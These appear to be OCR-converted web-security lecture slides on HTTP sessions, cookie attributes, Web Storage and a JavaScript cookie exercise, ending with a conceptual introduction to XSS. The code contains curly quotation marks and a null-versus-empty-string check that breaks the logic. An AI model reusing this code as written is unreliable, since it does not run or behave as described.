{ ”username": ”jane",
”password": “123” }
```

abcdef12345

Login



http://example.com/login.html

example.com

HTTP

```
POST /login.html HTTP/1.1
Host: example.com

{ ”username": ”jane",
”password": “123” }
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcdef12345

<html>Hello World</html>
```

abcdef12345

Cookie

1. Session

2. **Cookie**

3. Web Security

Cookie: What is it?

- Cookie is a piece of data that is always passed between the server and the client in consecutive HTTP messages
- At the minimum, a cookie can store a session ID to relate multiple HTTP requests and responses
- Mainly used for:
  - Session management
  - Personalization
  - Tracking User Behaviour


Cookies

- Stored by the browser
- Used by the web application
  - for authenticating, tracking, and maintaining specific information about users
    - e.g., site preferences, contents of shopping carts
  - data may be **sensitive**
  - may be used to **gather information about specific users (privacy issues)**


- Cookie ownership
  - Once a cookie is saved on your computer, only the site that created the cookie can read it

Cookie: What is it?

http://example.com/index.html




Cookie: What is it?



http://example.com/index.html

```
GET /index.html HTTP/1.1
Host: example.com
```

Cookie: What is it?



http://example.com/index.html


HTTP

```
GET /index.html HTTP/1.1
Host: example.com
```

Unknown session!

example.com

Cookie: What is it?



http://example.com/index.html

HTTP


```
GET /index.html HTTP/1.1
Host: example.com
```

Unknown session!

example.com

abcdef12345


Cookie: What is it?



```
GET /index.html HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcdef12345

<html>Hello World</html>
```

Cookie: What is it?



http://example.com/index.html

GET /index.html HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcdef12345


<html>Hello World</html>

abcdef12345

example.com

sessionid=abcdef
12345

Cookie: What is it?



http://example.com/**hello.html**

example.com


HTTP

example.com

sessionid=abcdef12345

abcdef12345

Cookie: What is it?



http://example.com/hello.html


GET **/hello.html** HTTP/1.1
Host: example.com
Cookie: sessionid=abcdef12345

example.com

sessionid=abcdef
12345

abcdef12345

Cookie: What is it?



http://example.com/hello.html

example.com

HTTP

```
GET /hello.html HTTP/1.1
Host: example.com
Cookie: sessionid=abcdef12345
```

example.com

sessionid=abcdef12345

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcdef12345

<html>Hello World</html>
```

abcdef12345

Cookie Format: name-value pair

- Name: indicates the name/type of information
- Value: the data representing the information
- Attributes: set by server only, examples:
    - Domain: specifies the scope of the cookie
    - Path: which path the cookie is allowed to be sent to
    - Expires: when the cookie should expire
    - Secure: enforce cookie to be sent only via https
    - HttpOnly: do not expose the cookie to application layer (e.g., JavaScript)

Cookie: Format

- Example: Server Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcdef12345
Set-Cookie: language=en
Set-Cookie: currency=cad

<html>Hello World</html>
```

Cookie: Attributes

```
Set-Cookie: username=JohnDoe;

Path=/;

Expires=Tue, 15 Nov 2024 12:00:00 GMT;

Secure;

HttpOnly
```

Cookie: Format

- Example: Client Request

```
GET /hello.html HTTP/1.1
Host: example.com
Cookie: sessionid=abcdef12345
Cookie: language=en
Cookie: currency=cad
…
```

Web Storage API

- **`sessionStorage`** - storage available when page is open

- **`localStorage`** - storage with longer lifetime

- Standard key-value interface:

```
localStorage.appSetting = 'Anything’;
localStorage.setItem('appSetting', 'Anything’);
sessionStorage['app2Setting'] = 2;
```

- Limited space (~10MB)
- Similar reliability issues to cookies

Exercise: Cookies

1. Create a simple HTML form that asks for a user's favorite colour. Use JavaScript to save the user's input in a cookie that expires in 7 days.

2. Write a JavaScript function that reads the saved cookie and changes the background colour of the web page to the user's favorite color when they visit the site again.

3. Discuss the potential security implications of storing user preferences in cookies. How can this information be exploited if not properly secured?

Solution: Cookies

1. Create a simple HTML form that asks for a user's favorite colour. Use JavaScript to save the user's input in a cookie that expires in 7 days.

```
<label for="favcolor">What's your favorite color?</label>
<input type="text" id="favcolor" name="favcolor">
<button onclick="saveColor()">Save Color</button>
```

```
function saveColor() {
  var favColor = document.getElementById('favcolor').value;
  var d = new Date();
  d.setTime(d.getTime() + (7*24*60*60*1000)); // 7 days in milliseconds
  var expires = "expires="+ d.toUTCString();
  document.cookie =
   "favcolor=" + encodeURIComponent(favColor) + ";" +
   expires +
   ";path=/";
}
```

```
function getCookieValue(key) {
    const cookies = document.cookie.split('; ');
    for (let cookie of cookies) {
        const [name, value] = cookie.split('=');
        if (name === key) {
            return decodeURIComponent(value);         }
    }
    return null; //  if the key is not found
}
```

```
function getCookieValue(key) {
  const cookies = document.cookie.split('; ');
  for (let cookie of cookies) {
    const [name, value] = cookie.split('=');
    if (name === key) {
      return decodeURIComponent(value);        }
  }
  return null; //  if the key is not found
}

function applyUserColor() {
 var userColor = getCookieValue(“favcolor”);
 if (userColor != "") {
  document.body.style.backgroundColor = userColor;
 }
}

window.onload = applyUserColor;
```

Discussion on Security Implications

Cookies storing user preferences can be exploited in various ways if not properly secured. For instance, if cookies are not encrypted, they can be intercepted by attackers through man-in-the-middle (MITM) attacks, potentially revealing personal information.

Cookies should have the `HttpOnly` flag set to prevent access via JavaScript, mitigating the risk of cross-site scripting (XSS) attacks.

The `Secure` flag should be set to ensure cookies are only sent over HTTPS connections (if server supports HTTPS).

Personalization preferences, while seemingly benign, can lead to fingerprinting users and tracking their behavior across sites if shared with third parties without consent.

Web Security

1. Session

2. Cookie


3. **Web Security**

Cross Site Scripting (XSS)

- Recall the basics
  - scripts embedded in web pages run in browsers
  - scripts can access cookies
    - get private information
  - and manipulate DOM objects
    - controls what users see
  - scripts controlled by the **same-origin policy**
- Why would XSS occur?
  - Web applications often take **user inputs** and use them as part of webpage
  - such inputs can contain scripts, if not escaped properly

